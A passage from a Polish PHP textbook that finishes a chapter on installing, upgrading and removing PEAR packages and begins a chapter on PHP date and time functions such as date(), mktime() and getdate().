pear/Auth can optionally use PHP extension "saprfc"
pear/Auth can optionally use PHP extension "soap"
downloading Auth-1.6.2.tgz ...
Starting to download Auth-1.6.2.tgz (56,036 bytes)
.............done: 56,036 bytes
install ok: channel://pear.php.net/Auth-1.6.2
```

Jak widać na powyższym przykładzie, wiele pakietów zawiera także listę opcjonalnych zależności, które — jeśli zostaną zainstalowane — dodatkowo rozszerzą możliwości pakietu. Na przykład instalując pakiet `File_Passwd`, można poszerzyć możliwości pakietu `Auth` o uwierzytelnianie w oparciu o kilka różnych typów plików z hasłami. Jeśli dodatkowo włączymy rozszerzenie IMAP PHP, to możliwości pakietu `Auth` zostaną rozszerzone o uwierzytelnianie z wykorzystaniem serwera IMAP.

Zakładając, że instalacja zakończy się pomyślnie, możemy natychmiast zacząć używać pakietu.

Automatyczna instalacja wszystkich zależności

W nowszych wersjach PEAR wszystkie wymagane zależności pakietu są instalowane domyślnie. Istnieje także możliwość zainstalowania zależności opcjonalnych. W tym celu należy skorzystać z opcji `-a` (lub `--alldeps`):

```
%>pear install –a Auth_HTTP
```

Ręczna instalacja pakietu z witryny PEAR

Domyślnie menedżer pakietów PEAR instaluje najnowszą stabilną wersję pakietu. Co można jednak zrobić, gdybyśmy chcieli zainstalować wcześniejszą wersję pakietu lub nie mogli skorzystać z menedżera ze względu na ograniczenia administracyjne nakładane na wykupiony serwer? Wystarczy wejść na witrynę PEAR, dostępną pod adresem *http://pear.php.net*, i odszukać interesujący nas pakiet. Jeśli znamy nazwę pakietu, można przejść bezpośrednio na jego stronę, dodając nazwę pakietu na końcu adresu URL witryny, np. *http://pear.php.net/pakiet*.

Następnie należy kliknąć zakładkę *Download* umieszczoną u góry strony domowej pakietu. W efekcie w przeglądarce zostanie wyświetlona lista łączy do aktualnej oraz wszystkich wcześniejszych wersji pakietu. Wystarczy wybrać odpowiednią wersję i pobrać ją na własny serwer. Pakiety są zapisywane w formacie TGZ (tar i Gzip).

Kolejnym krokiem, jaki należy wykonać, jest rozpakowanie plików pakietu do odpowiedniego katalogu. Lokalizacja pakietu nie ma tak naprawdę znaczenia, jednak przy wyborze jego miejsca docelowego warto zachować spójność i umieszczać wszystkie pakiety w jednym drzewie katalogów. Jeśli Czytelnik instaluje pakiet ręcznie ze względu na konieczność zastosowania którejś z jego wcześniejszych wersji, to warto umieścić jego pliki w odpowiednim miejscu struktury katalogów PEAR. Katalog PEAR jest domyślnie umieszczany w instalacyjnym katalogu PHP. Jeśli jednak ręczna instalacja pakietu została spowodowana koniecznością obejścia ograniczeń narzucanych przez dostawcę usług internetowych, to w zupełności wystarczy utworzenie katalogu PEAR w katalogu głównym serwera. Niezależnie od przyjętego rozwiązania koniecznie należy pamiętać, by nazwę wybranego katalogu, w jakim zostały umieszczone pliki pakietu, dodać do dyrektywy konfiguracyjnej `include_path`.

Po wykonaniu wszystkich powyższych czynności pakiet powinien już być gotowy do użycia, a zatem nie pozostaje nam nic innego, jak przejść do następnego punktu rozdziału i dowiedzieć się, jak korzystać z pakietów PEAR we własnych skryptach.

Dołączanie pakietów do skryptów

Korzystanie z zainstalowanych pakietów PEAR jest całkiem proste. Wystarczy w tym celu udostępnić zawartość pakietu w skrypcie, używając do tego instrukcji `include` lub (co jest lepszym rozwiązaniem) `require`. Trzeba pamiętać, by dodać katalog główny PEAR do dyrektywy konfiguracyjnej `include_path`; w przeciwnym razie próba skorzystania z plików pakietu może doprowadzić do wyświetlenia błędu, takiego jak ten przedstawiony poniżej:

```
Fatal error: Class 'MDB2' not found in /home/www/htdocs/book/11/database.php on line 3
```

Bardziej spostrzegawczy Czytelnicy na pewno zwrócili uwagę na to, że w poprzednim przykładzie, w którym zastosowaliśmy pakiet `Numbers_Roman`, podczas dołączania pliku pakietu została podana także nazwa katalogu:

```
require_once("Numbers/Roman.php");
```

W tym przypadku nazwa katalogu została podana, ponieważ pakiet `Numbers_Roman` należy do kategorii *Numbers*. Oznacza to, że ze względów organizacyjnych stosowana jest dodatkowa hierarchia, a plik *Roman.php* jest umieszczony w katalogu *Numbers*. Położenie pakietu w hierarchii katalogów PEAR można w prosty sposób określić na podstawie jego nazwy — każdy znak podkreślenia oznacza kolejny poziom hierarchii katalogów. A zatem w przypadku pakietu `Numbers_Roman` ścieżka do pliku pakietu będzie mieć postać *Numbers/Roman.php*; w przypadku pakietu MDB2 będzie to jedynie *MDB2.php*.

■ **Uwaga** Więcej informacji na temat dyrektywy konfiguracyjnej `include_path` można znaleźć w rozdziale 2.

Aktualizacja pakietów

Wszystkie pakiety PEAR muszą być aktywnie pielęgnowane, a większość z nich jest nieustannie rozwijana. Dlatego też, aby skorzystać z najnowszych poprawek i usprawnień, należy regularnie sprawdzać, czy nie pojawiły się nowe wersje używanych pakietów. Istnieje możliwość aktualizacji zarówno konkretnego pakietu, jak i wszystkich pakietów jednocześnie.

Aktualizacja wybranego pakietu

Ogólna składnia polecenia służącego do aktualizacji wybranego pakietu została przedstawiona poniżej:

```
%>pear upgrade [nazwa_pakietu]
```

Na przykład od czasu do czasu można zdecydować się na uaktualnienie pakietu odpowiedzialnego za zarządzanie środowiskiem pakietów PEAR. Można to zrobić, używając następującego polecenia:

```
%>pear upgrade pear
```

Jeśli zainstalowana wersja pakietu odpowiada jego najnowszej dostępnej wersji, to pojawi się komunikat podobny do przedstawionego poniżej:

```
pear/pear is already installed and is the same as the released version 1.9.0
upgrade failed
```

Jeśli z jakichkolwiek powodów (na przykład dlatego, że pakiet został zainstalowany ręcznie z witryny autorów przed jego udostępnieniem w repozytorium PEAR) zainstalowana wersja pakietu jest większa od wersji dostępnej w repozytorium PEAR, próba aktualizacji zakończy się wyświetleniem następującego komunikatu:

```
Package 'PEAR' version '1..0' is installed and 1.9.0 is > requested '1.8.9',
skipping
```

W pozostałych przypadkach aktualizacja powinna zostać wykonana automatycznie. Po jej zakończeniu pojawi się następujący komunikat:

```
Starting to download PEAR-1.10.tgz (106,079 bytes)
.......................done: 106,079 bytes
upgrade ok: PEAR 1.10
```

Aktualizacja wszystkich pakietów

Jest całkowicie zrozumiałe, że będziemy chcieli aktualizować wszystkie pakiety zainstalowane na naszym serwerze, dlaczego więc nie moglibyśmy wykonać tej operacji w jednym prostym kroku? Właśnie do tego służy polecenie `upgrade-all` menedżera pakietów PEAR; wykonuje się je w następujący sposób:

```
%>pear upgrade-all
```

Może się zdarzyć, choć jest to raczej mało prawdopodobne, że któreś z nowszych wersji pakietów nie będą zgodne z wcześniejszymi. Dlatego też stosowanie tego rozwiązania nie jest zalecane, chyba że doskonale znamy konsekwencje związane z aktualizacją poszczególnych pakietów.

Odinstalowanie pakietu

Jeśli zakończyliśmy eksperymenty z jakimś pakietem PEAR i podjęliśmy decyzję o wykorzystaniu innego rozwiązania bądź też nie znaleźliśmy zastosowania dla danego pakietu, to możemy go odinstalować z systemu. Można to zrobić w bardzo prosty sposób, korzystając z polecenia `uninstall`:

```
%>pear uninstall [opcje] nazwa_pakietu
```

Poniżej przedstawiłem polecenie, które odinstaluje pakiet `Numbers_Roman`:

```
%>pear uninstall Numbers_Roman
```

Jeśli w systemie będą zainstalowane pakiety, których działanie zależy od usuwanego pakietu, to program `pear` wyświetli ich listę, a deinstalacja zakończy się niepowodzeniem. Choć można wymusić bezwarunkową deinstalację, używając parametru `-n` (`--nodeps`), to jednak nie jest to zalecane, gdyż zależne pakiety przestaną działać prawidłowo. Dlatego też w pierwszej kolejności należy odinstalować wszystkie zależne pakiety. Aby ułatwić proces deinstalacji, można usunąć kilka pakietów za jednym razem:

```
%>pear uninstall pakiet1 pakiet2 pakietN
```

Użycie wcześniejszej wersji pakietu

Menedżer pakietów PEAR nie udostępnia żadnego szybkiego i łatwego sposobu na zastąpienie nowszej wersji pakietu wersją starszą. Dlatego też aby dokonać takiej zamiany, należy pobrać odpowiednią wersję pakietu z witryny PEAR (*http://pear.php.net*), odinstalować zainstalowany w systemie pakiet, a następnie zainstalować pobraną wersję pakietu, korzystając z instrukcji zamieszczonych we wcześniejszej części rozdziału, „Instalacja wybranego pakietu PEAR".

Menedżer pakietów Pyrus

Jak wiadomo, wersja PHP 5.3.0 stanowi ogromny krok w rozwoju języka. Dlatego też udostępnienie nowej, znacząco ulepszonej wersji menedżera pakietów należy uznać za krok zgodny z ogólną tendencją. Ta nowa wersja programu nosi nazwę Pyrus — pochodzi ona od rodzaju roślin, do jakiego należy grusza. Pyrus wykorzystuje wiele nowych możliwości PHP wprowadzonych w wersji 5.3.0, dzięki którym możliwe było poprawienie szybkości jego działania, bezpieczeństwa oraz łatwości rozbudowy.

Instalacja menedżera Pyrus

Osoby używające PHP w wersji 5.3.1 lub nowszej mogą natychmiast zacząć używać menedżera Pyrus, do czego zresztą gorąco je namawiam. W tym celu należy pobrać plik *pyrus.phar* dostępny pod adresem *http://pear2.php.net/pyrus.phar*. Po pobraniu można natychmiast zacząć z niego korzystać, używając następującego polecenia:

```
%>php pyrus.phar
```

Po pierwszym uruchomieniu menedżera użytkownik zostanie poproszony o podanie katalogu, w jakim mają być instalowane pakiety PEAR. Kiedy informacja ta zostanie podana, można już korzystać z nowej wersji menedżera w taki sam sposób jak wcześniej. Aby na przykład zainstalować pakiet `Numbers_Roman`, należy wykonać następujące polecenie:

```
%>php pyrus.phar install pear/Numbers_Roman
```

Należy zwrócić uwagę, że nazwa pakietu została poprzedzona łańcuchem `pear/`. Wynika to z faktu, że zarówno pakiet `Numbers_Roman`, jak i wszystkie pozostałe pakiety dostępne na stronie *pear.php.net* należą do pierwszej wersji repozytorium PEAR. Menedżer Pyrus jest elementem większego przedsięwzięcia, określanego

jako PEAR2, które ma w znacznym stopniu — i to pod wieloma względami — usprawnić całe repozytorium, na przykład poprzez zapewnienie środowisku programistów możliwości tworzenia swoich własnych repozytoriów pakietów i zarządzania nimi. Warto uważnie śledzić prace nad PEAR2, gdyż można sądzić, że już niebawem pojawią się nowe, ekscytujące informacje na jego temat.

Podsumowanie

PEAR może być głównym katalizatorem przyczyniającym się do szybszego tworzenia aplikacji PHP. Mam nadzieję, że lektura tego rozdziału przekonała Czytelnika do skorzystania z możliwości PEAR i zaoszczędzenia wielu godzin pracy. W tym rozdziale opisałem menedżer pakietów PEAR oraz sposoby zarządzania pakietami i korzystania z nich w kodzie.

W kolejnych rozdziałach książki zostały przedstawione kolejne pakiety PEAR, związane z opisywanymi zagadnieniami, dzięki czemu Czytelnik będzie mógł się przekonać, że rzeczywiście pozwalają one na znaczne przyspieszenie procesu tworzenia aplikacji oraz rozszerzenie jej możliwości.

ROZDZIAŁ 12

Data i czas

Informacje związane z datami oraz z czasem odgrywają znaczącą rolę w naszym codziennym życiu. Podobnie też programiści muszą często się z nimi zmagać w swoich internetowych aplikacjach i witrynach. Kiedy został opublikowany poradnik? Czy informacje o produkcie były ostatnio aktualizowane? Kiedy asystent kierownika zalogował się do systemu księgowego? W jakich godzinach ruch na korporacyjnej witrynie WWW jest największy? Te oraz niezliczone inne pytania związane z czasem pojawiają się regularnie, sprawiając, że prawidłowa obsługa zagadnień dat i czasu ma absolutnie kluczowe znaczenie dla sukcesu naszych programistycznych wysiłków.

W tym rozdziale zostały przedstawione ogromne możliwości, jakie daje PHP w zakresie operowania datami i czasem. Po przedstawieniu na początku rozdziału informacji o sposobach reprezentacji wartości dat i czasu w systemie Unix, w kolejnym podrozdziale, „Sztuka czasu", Czytelnik pozna wiele przydatnych sposobów wykonywania na nich przeróżnych operacji. Pod koniec rozdziału przedstawiłem także ulepszone sposoby posługiwania się wartościami dat i czasu, wprowadzone w PHP 5.1.

Uniksowy znacznik czasu

Dostosowanie wielu osobliwych aspektów naszego świata do rygorystycznych ograniczeń środowisk programistycznych niejednokrotnie jest męczącym zadaniem. Problemy tego typu uwidaczniają się szczególnie wyraźnie podczas posługiwania się datami i czasem. Załóżmy na przykład, że mamy wyliczyć, wyrażoną w dniach, różnicę pomiędzy dwoma punktami czasu, zapisanymi w formatach 24 lipiec 2010 3:45 oraz grudzień 7, 2010 18:17. Jak można sobie wyobrazić, programistyczne wykonanie takiego zadania byłoby wyjątkowo trudne i onieśmielające. Potrzebny jest zatem pewien standardowy format, coś w rodzaju porozumienia dotyczącego sposobów reprezentacji dat i czasu. Optymalnie byłoby, gdyby informacje te były udostępniane w pewnym standaryzowanym formacie liczbowym, takim jak: `20100704154500` lub `20111207181700`. W świecie informatyki wartości zapisane w taki sposób są nazywane *znacznikami czasu* (ang. *timestamps*).

Jednak nawet takie ulepszone rozwiązanie przysparza pewnych problemów. Na przykład nie zapewnia ono żadnego sposobu obsługi stref czasowych, czasu letniego (ang. *Daylight Saving Time*) ani odmiennych sposobów zapisu dat stosowanych w różnych krajach i językach. Konieczne jest zatem wprowadzenie standaryzacji względem jednej strefy czasowej i opracowanie formatu, który zapewniłby możliwość łatwej konwersji wartości do dowolnego innego formatu, używanego do prezentowania dat i czasu. Może pewnym rozwiązaniem byłoby wyrażanie czasu w sekundach i stosowanie *uniwersalnego czasu koordynowanego* (w skrócie: czasu UTC, od ang. *Coordinated Universal Time*). Właśnie takie rozwiązanie przyjęli twórcy systemu Unix, którzy za punkt bazowy do wyliczania i zapisania dat i czasu przyjęli godzinę 00:00:00 1 stycznia 1970 roku. Data ta jest powszechnie nazywana *epoką Uniksa* (ang. *Unix epoch*). A zatem obie daty podane w poprzednim akapicie byłyby w rzeczywistości zapisane jako `1278258300` oraz `1323281820`.

■ **Ostrzeżenie** Można się zastanawiać, czy istnieje możliwość używania dat przypadających przed początkiem epoki Uniksa (00:00:00 UTC 1 stycznia 1970 roku). Owszem — w systemach Unix taka możliwość istnieje. W systemach Windows zakres dat był ograniczony do zakresu od 1970 do 2038 roku. Na szczęście problem ten został rozwiązany w PHP 5.1.

Biblioteka funkcji do obsługi dat i czasu

Nawet najprostsza aplikacja PHP może wymagać zastosowania kilku podstawowych funkcji operujących na datach i czasie. Jeśli trzeba sprawdzić poprawność daty, sformatować znacznik czasu w pewnym ściśle określonym formacie czy też skonwertować datę zapisaną w formacie zrozumiałym dla ludzi na postać znacznika czasu, to udostępniane przez PHP funkcje mogą nam w ogromnym stopniu ułatwić wykonywanie naprawdę złożonych operacji.

■ **Uwaga** Może się zdarzyć, że firma, w jakiej pracujemy, ma siedzibę w Krakowie, lecz witryna korporacyjna działa na serwerze, który właściwie może działać w dowolnym miejscu na świecie — w stanach Teksas czy Kalifornia lub w Tokio. Może to przysparzać pewnych poważnych problemów, jeśli będziemy chcieli, by wszelkie obliczenia na datach i czasie były wykonywane w oparciu o czas środkowoeuropejski, gdyż PHP zawsze używa ustawień czasu określonych na serwerze. W PHP 5.1.0 w przypadku nieprawidłowego ustawienia strefy czasowej w środowisku PHP generowane są błędy. Strefę czasową można określić w pliku *php.ini* przy użyciu dyrektywy `date.timezone` lub w skrypcie przy użyciu funkcji `date_default_timezone_set()`. Więcej informacji na ten temat można znaleźć w dokumentacji PHP.

Weryfikacja dat

Na szczęście funkcja `checkdate()` bardzo upraszcza zadanie weryfikacji daty, zwracając wartość `TRUE`, jeśli podana data jest prawidłowa, lub wartość `FALSE`, jeśli nie jest. Poniżej przedstawiłem jej prototyp:

```
boolean checkdate(int miesiac, int dzien, int rok)
```

Przeanalizujmy kilka przykładów:

```
echo "31 kwietnia 2010: Data ".(checkdate(4, 31, 2010) ? 'prawidłowa' : 'nieprawidłowa');
// Zwraca false, ponieważ kwiecień ma tylko 30 dni

echo "29 lutego 2012: Data ".(checkdate(02, 29, 2012) ? 'prawidłowa' : 'nieprawidłowa');
// Zwraca true, ponieważ rok 2012 jest przestępny

echo "29 lutego 2011: Data ".(checkdate(02, 29, 2011) ? 'prawidłowa' : 'nieprawidłowa');
// Zwraca false, ponieważ rok 2011 nie jest rokiem przestępnym
```

Formatowanie dat i czasu

Funkcja `date()` zwraca łańcuch znaków zawierający bieżącą datę i czas, sformatowane zgodnie z podanymi instrukcjami. Oto jej prototyp:

```
string date(string format [, int znacznikczasu])
```

W tabeli 12.1 zostały przedstawione najczęściej wykorzystywane parametry używane do określania formatu dat i czasu. (Proszę mi wybaczyć decyzję o pominięciu parametru generującego czas w formacie Swatch Internet Time[1]).

[1] Funkcji `date()` można użyć, by zapisać czas w formacie Swatch Internet Time. Stworzona w 1983 roku firma Swatch (*www.swatch.com*), zajmująca się produkcją zegarków, wymyśliła pojęcie „internetowego czasu", który miał wyprzeć

Tabela 12.1. *Parametry formatujące funkcji date()*

Parametr	Opis	Przykład
a	Określenie godzin przed południem i po południu, zapisane małymi literami.	am lub pm
A	Określenie godzin przed południem i po południu, zapisane wielkimi literami.	AM lub PM
d	Liczba określająca dzień miesiąca, z zerem na początku.	01 do 31
D	Trzycyfrowy skrót oznaczający dzień tygodnia.	Mon do Sun
e	Określenie strefy czasowej.	America/New_York
F	Pełna tekstowa nazwa miesiąca.	January do December
g	Godzina w systemie 12-godzinnym, bez zera na początku.	1 do 12
G	Godzina w systemie 24-godzinnym, bez zera na początku.	0 do 23
h	Godzina w systemie 12-godzinnym, z zerem na początku.	01 do 12
H	Godzina w systemie 24-godzinnym, z zerem na początku.	00 do 23
i	Minuty, z zerem na początku.	01 do 60
I	Czas letni (ang. *Daylight saving time*).	0 — nie, 1 — tak
j	Liczba określająca dzień miesiąca, bez zera na początku.	1 do 31
l	Tekstowa nazwa dnia.	Monday do Sunday
L	Rok przestępny.	0 — nie, 1 — tak
m	Liczba określająca numer miesiąca, z zerem na początku.	01 od 12
M	Trzycyfrowy skrót nazwy miesiąca.	Jan do Dec
n	Liczba określająca numer miesiąca, bez zera na początku.	1 do 12
O	Różnica od Greenwich Mean Time (GMT).	-0500
r	Data zapisana zgodnie z formatem RFC 2822.	Tue, 19 Apr 2010 22:37:00 –0500
S	Liczba sekund, z zerem na początku.	00 do 59
S	Przyrostek określający numer porządkowy dnia.	st, nd, rd oraz th
t	Całkowita liczba dni w tygodniu.	28 do 31
T	Strefa czasowa.	PST, MST, CST, EST itd.
U	Liczba sekund od epoki Uniksa (znacznik czasu).	1172347916
w	Numer dnia tygodnia.	0 — niedziela do 6 — sobota
W	Numer tygodnia w roku liczony według ISO 8601.	1 do 51 lub 1 do 53, zależnie od tego, w jakim dniu przypada koniec tygodnia. Więcej informacji można znaleźć w standardzie ISO 8601.
Y	Czterocyfrowy numer roku.	1901 do 2038
z	Liczba określająca numer dnia w roku.	0 do 364
Z	Przesunięcie strefy czasowej wyrażone w sekundach.	-43200 do 50400

przestarzałą ideę stref czasowych, zastępując je ustawianiem czasu w oparciu o tak zwane „uderzenia Swatch" (ang. *Swatch Beats*). Nie budzi większego zdziwienia fakt, że południk używany za podstawę przy określaniu Swatch Internet Time przebiegał przez miejsce, w jakim znajduje się szwajcarska siedziba korporacji Swatch.

Jeśli w wywołaniu funkcji zostanie przekazany opcjonalny parametr *znacznikczasu* (zapisany w formacie uniksowego znacznika czasu), to funkcja zwróci łańcuch znaków zawierający odpowiednio sformatowaną reprezentację daty i czasu określoną przez ten parametr. Jeśli opcjonalny znacznik czasu nie zostanie podany, to funkcja użyje bieżącego czasu.

Pomimo długoletniego korzystania z języka PHP wielu programistów wciąż musi zaglądać do dokumentacji, by przypomnieć sobie listę parametrów przedstawionych w tabeli 12.1. Dlatego też warto przejrzeć kilka przykładów pokazujących, co można uzyskać, korzystając z tej funkcji, choć należy pamiętać, że zapewne nie pozwoli to Czytelnikowi zapamiętać, jak należy jej używać.

Pierwszy przykład przedstawia najbardziej popularny sposób użycia tej funkcji — czyli wyświetlenie w przeglądarce aktualnej daty:

```
echo "Dzisiejsza data to: ".date("d F Y");
// Dzisiejsza data to: 22 August 2010
```

Kolejny przykład pokazuje, jak wyświetlać nazwę dnia tygodnia:

```
echo "W języku ang. dzisiejszy dzień to: ".date("l");
// W języku ang. dzisiejszy dzień to: Wednesday
```

A teraz nieco bardziej opisowy sposób prezentacji daty:

```
$weekday = date("l");
$daynumber = date("jS");
$monthyear = date("F Y");

printf("Dzisiejsza data w wersji angielskiej: %s the %s day of %s", $weekday, $daynumber, $monthyear);
```

Powyższy fragment kodu zwróci następujący wynik:

```
Dzisiejsza data w wersji angielskiej: 22nd day of August 2010
```

Można ulec pokusie, by w łańcuchu formatującym funkcji `date()` umieszczać jakieś teksty, tak jak w poniższym przykładzie:

```
echo date("Dzisiejsza data to l ds dzień F Y");
```

Choć faktycznie czasami takie rozwiązanie może zdać egzamin, to jednak zazwyczaj prowadzi ono do uzyskania nieprzewidywalnych wyników, takich jak ten:

```
Sat14174417Europe/Paris154414pm 15pm31pm 312011 Saturday 1544 151417Europe/Parisń January 2011
```

Warto zwrócić uwagę, że znaki przestankowe nie kolidują z parametrami formatującymi funkcji `date()`, więc bez żadnych problemów można je stosować. Aby na przykład zapisać datę w standardowym formacie dd.mm.rrrr, należy użyć następującego wywołania:

```
echo date("d.m.Y");
// 26.04.2010
```

Operacje związane z czasem

Funkcja `date()` potrafi także generować informacje dotyczące czasu. Przeanalizuj kilka przykładów, zaczynając od najprostszego, czyli wyświetlenia bieżącego czasu:

```
echo "Teraz jest ".date("h:i:s");
// Teraz jest 07:44:53
```

Ale czy to godzina 7 przed południem, czy po południu? Aby to określić, wystarczy dodać jeden parametr:

```
echo "Teraz jest ".date("h:i:sa");
// Teraz jest 07:44:53pm
```

Pobieranie dokładniejszych informacji o aktualnym czasie

Funkcja `gettimeofday()` zwraca tablicę asocjacyjną zawierającą różne informacje dotyczące aktualnego czasu. Oto jej prototyp:

`różna gettimeofday([boolean liczba_wynikowa])`

Domyślnie funkcja ta zwraca tablicę asocjacyjną zawierającą następujące wartości:

- `dsttime`: zastosowano algorytm czasu letniego, zależny od położenia geograficznego. Ten element tablicy może przyjmować 11 dostępnych wartości: 0 (nie wymuszono czasu letniego), 1 (USA), 2 (Australia), 3 (Europa Zachodnia), 4 (Europa Środkowa), 5 (Europa Wschodnia), 6 (Kanada), 7 (Anglia i Irlandia), 8 (Rumunia), 9 (Turcja) oraz 10 (Australia, modyfikacja 1986).
- `minuteswest`: liczba minut, licząc w kierunku zachodnim od czasu GMT.
- `sec`: liczba sekund od początku epoki Uniksa.
- `usec`: liczba milisekund, jeśli aktualny czas nieznacznie różni się od wartości pełnej sekundy.

Wykonanie tej funkcji na moim testowym serwerze 24 maja 2010 roku o godzinie 15:21:30 czasu wschodnioamerykańskiego zwróciło następujące wyniki:

```
Array (
  [sec] => 1274728889
  [usec] => 619312
  [minuteswest] => 240
  [dsttime] => 1
)
```

Oczywiście, wynikową tablicę zwracaną przez tę funkcję można zapisać w zmiennej, a następnie — zależnie od potrzeb — odwoływać się do jej wybranych elementów:

```
<?php
    $time = gettimeofday();
    $UTCoffset = $time['minuteswest'] / 60;
    printf("Serwer jest umieszczony %d godzin na zachód od UTC.", $UTCoffset);
?>
```

Wykonanie powyższego kodu zwróci następujący wynik:

```
Serwer jest umieszczony 5 godzin na zachód od UTC.
```

Użytkownicy korzystający z PHP w wersji 5.1.0 lub nowszej mogą skorzystać z opcjonalnego parametru *`liczba_wynikowa`*, który pozwala zapisać w zmiennej aktualny czas wyrażony w formie liczby zmiennoprzecinkowej.

Konwersja znacznika czasu na zrozumiałą postać

Funkcja `getdate()` pobiera znacznik czasu i zwraca tablicę asocjacyjną zawierającą różne informacje o nim. Jeśli w wywołaniu funkcji nie zostanie podany żaden znacznik czasu, to funkcja zwróci informacje na temat aktualnego czasu systemowego. Poniżej przedstawiłem prototyp tej funkcji:

`array getdate([int znacznik_czasu])`

Zwracana przez funkcję tablica asocjacyjna składa się aż z 11 elementów; oto one:

`hours`: liczba reprezentująca godziny, z zakresu od 0 do 23.

`mday`: liczba reprezentująca dzień miesiąca, z zakresu od 1 do 31.

`minutes`: liczba reprezentująca minuty, z zakresu od 0 do 59.

`mon`: liczba reprezentująca numer miesiąca, z zakresu od 1 do 12.

`month`: pełna, tekstowa nazwa miesiąca, na przykład: July (lipiec).

`seconds`: liczba reprezentująca sekundy, z zakresu od 0 do 59.

`wday`: liczba określająca numer dnia tygodnia, na przykład 0 (reprezentuje niedzielę).

`weekday`: pełna, tekstowa nazwa dnia tygodnia, na przykład Friday (piątek).

`yday`: liczba określająca numer dnia w roku, z zakresu od 0 do 364.

`year`: czterocyfrowa liczba określająca rok, na przykład 2010.

`0`: liczba sekund, jakie upłynęły od początku epoki Uniksa.

Dla znacznika czasu o wartości `1274729324` (reprezentującego 24 maja 2010, 12:28:44 czasu wschodnioamerykańskiego) tablica zwrócona przez tę funkcję zawierała następujące wartości:

```
Array (
 [seconds] => 44
 [minutes] => 28
 [hours] => 15
 [mday] => 24
 [wday] => 1
 [mon] => 5
 [year] => 2010
 [yday] => 143
 [weekday] => Monday
 [month] => May
 [0] => 1274729324
)
```

Posługiwanie się znacznikami czasu

PHP udostępnia dwie funkcje operujące na znacznikach czasu: `time()` oraz `mktime()`. Pierwsza z nich służy do pobierania aktualnego znacznika czasu, natomiast druga pozwala na utworzenie znacznika czasu reprezentującego podaną datę i godzinę. Obie te funkcje zostały opisane w tej części rozdziału.

Określanie aktualnego znacznika czasu

Funkcja `time()` służy do określania aktualnego, uniksowego znacznika czasu. Oto jej prototyp:

```
int time()
```

Poniższy przykład został wykonany 24 maja 2010 roku o godzinie 15:31:22 czasu środkowoeuropejskiego:

```
echo time();
```

Zwrócił on następujący wynik:

```
1274707882
```

Używając funkcji `date()`, przedstawionej we wcześniejszej części rozdziału, można następnie wykorzystać ten znacznik czasu do wyświetlenia daty i godziny w formacie zrozumiałym dla człowieka:

```
echo date("d F Y h:i:s", 1274707882);
```

Powyższe wywołanie zwróci następujący wynik:

```
24 May 2010 03:31:22
```

Tworzenie znacznika czasu na podstawie konkretnej daty i godziny

Funkcja `mktime()` jest przydatna, jeśli należy utworzyć znacznik czasu na podstawie podanej daty i godziny. Jeśli w wywołaniu funkcji nie zostanie podana żadna data i godzina, zwróci znacznik reprezentujący aktualny czas. Oto prototyp funkcji `mktime()`:

```
int mktime([int godziny [, int minuty [, int sekundy [, int miesiac [, int dzien
                        [, int rok]]]]]])
```

Przeznaczenie opcjonalnych parametrów tej funkcji powinno być oczywiste, więc nie będę ich opisywał. Aby na przykład określić znacznik czasu odpowiadający godzinie 15:35 dnia 24 maja 2010, należy użyć wywołania o następującej postaci:

```
echo mktime(15, 35, 0, 5, 24, 2010);
```

Zwróci ono następujący wynik:

```
1274708100
```

Możliwości te są szczególnie przydatne, gdy należy wyznaczyć różnicę pomiędzy dwoma punktami czasu (dla osób używających PHP w wersji 5.1 lub nowszej w dalszej części rozdziału przedstawiłem alternatywny sposób wyliczania różnic pomiędzy datami). Na przykład: ile jest godzin pomiędzy dniem dzisiejszym (24 maja 2010) a północą 30 kwietnia 2011 roku?

```
<?php
  $now = mktime();
  $now = mktime(15,0,0,5,24,2010);
  $taxDeadline = mktime(0,0,0,4,30,2011);

  // Różnica w sekundach
  $difference = $taxDeadline - $now;

  // Liczba godzin
  $hours = round($difference / 60 / 60);

  echo "Masz jeszcze ".number_format($hours)." godzin na oddanie PIT-u!";
?>
```

Wykonanie powyższego skryptu wygeneruje następujący komunikat:

```
Masz jeszcze 7,809 godzin na oddanie PIT-u!
```

Sztuka czasu

W tym podrozdziale zostało przedstawionych kilka najczęściej występujących zagadnień związanych z datami; implementacja niektórych z nich sprowadza się do wywołania jednej funkcji, natomiast w przypadku innych konieczne jest zastosowanie kilku wywołań.

Wyświetlanie zlokalizowanych dat i czasu

Zarówno w tym rozdziale, jak i w całej książce często pojawiają się dane związane z czasem oraz dane walutowe, zapisane w postaci stosowanej w USA, np.: 04-12-10 lub $2,600.93. Jednak w innych krajach używane są zupełnie inne formaty zapisu dat, godzin, symbole walut oraz zbiory znaków. Wziąwszy pod uwagę globalny zasięg internetu, możemy stanąć przed koniecznością napisania aplikacji, która będzie w stanie dostosowywać się do regionu świata, z jakiego pochodzą użytkownicy, czyli tak zwanej aplikacji

zlokalizowanej. W rzeczywistości brak takich możliwości w aplikacji może doprowadzić do dużego zamieszania. Załóżmy na przykład, że chcemy napisać aplikację umożliwiającą rezerwowanie noclegów w hotelu w Acapulco w Meksyku. Hotel ten, jak również samo miasto są bardzo popularne wśród turystów z całego świata, dlatego też zdecydowaliśmy się na stworzenie kilku zlokalizowanych wersji aplikacji. Ale w jaki sposób mamy sobie poradzić z faktem, że większość krajów posiada własny format zapisu dat i wartości monetarnych, nie wspominając już nawet o własnym języku? Oczywiście można by stworzyć własne narzędzia do zarządzania takimi informacjami, jednak rozwiązanie takie byłoby kłopotliwe, podatne na błędy, a przede wszystkim — długotrwałe. Na szczęście PHP udostępnia grupę wbudowanych funkcji ułatwiających lokalizowanie tego typu informacji.

PHP nie tylko jest w stanie znacząco ułatwić prawidłowe formatowanie dat, godzin, wartości monetarnych oraz innych, podobnych informacji, lecz może nawet prawidłowo tłumaczyć nazwy miesięcy i dni tygodnia. W tym punkcie rozdziału Czytelnik dowie się, jak można skorzystać z tych narzędzi, by formatować daty zgodnie z dowolnie wybranymi ustawieniami lokalnymi. W tym celu konieczne jest skorzystanie z dwóch funkcji: `setlocale()` oraz `strftime()`. Obie opisałem poniżej i przedstawiłem kilka przykładów ich użycia.

Określanie domyślnych ustawień lokalnych

Funkcja `setlocale()` zmienia domyślne ustawienia lokalne PHP na dowolne inne, określone w wywołaniu. Oto jej prototyp:

```
string setlocale(integer kategoria, string lokalizacja [, string lokalizacja...])
string setlocale(integer kategoria, array lokalizacja)
```

Oficjalnie łańcuch znaków przekazywany jako parametr *`lokalizacja`* powinien mieć następującą strukturę:

```
język_KRAJ.zbiórznaków
```

